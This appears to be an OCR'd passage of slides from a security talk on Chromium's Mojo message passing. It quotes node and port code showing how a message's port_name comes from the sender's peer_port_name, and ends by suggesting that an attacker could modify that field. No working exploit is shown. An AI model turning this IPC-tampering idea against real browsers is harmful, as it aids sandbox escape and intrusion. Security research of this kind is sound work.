
The message will be put into peer_port's message_queue.

```
int Node::OnUserMessage(std::unique_ptr<UserMessageEvent> message) {
  PortName port_name = message->port_name();
  ...
  PortRef port_ref;
  GetPort(port_name, &port_ref);
  ...
  if (port_ref.is_valid()) {
    SinglePortLocker locker(&port_ref);
    auto* port = locker.port();

    if (CanAcceptMoreMessages(port)) {
      message_accepted = true;
      port->message_queue.AcceptMessage(std::move(message), &has_next_message);

      ...
    }
  }
  ...
}
```


Message Sending



Message Sending



Message Sending

The port_name in Message is the sender's port->peer_port_name

```
int Node::PrepareToForwardUserMessage(const PortRef& forwarding_port_ref, ...) {

  ...
  for (;;) {
    ...
    message->set_port_name(forwarding_port->peer_port_name);
    break;
  }
  ...
}
```


Message Sending

The port_name in Message is the sender's port->peer_port_name


```
int Node::PrepareToForwardUserMessage(const PortRef& forwarding_port_ref, ...) {

  ...
  for (;;) {
    ...
    message->set_port_name(forwarding_port->peer_port_name);
    break;
  }
  ...
}
```

Seems we can ~~just~~ modify this peer_port_name ☺

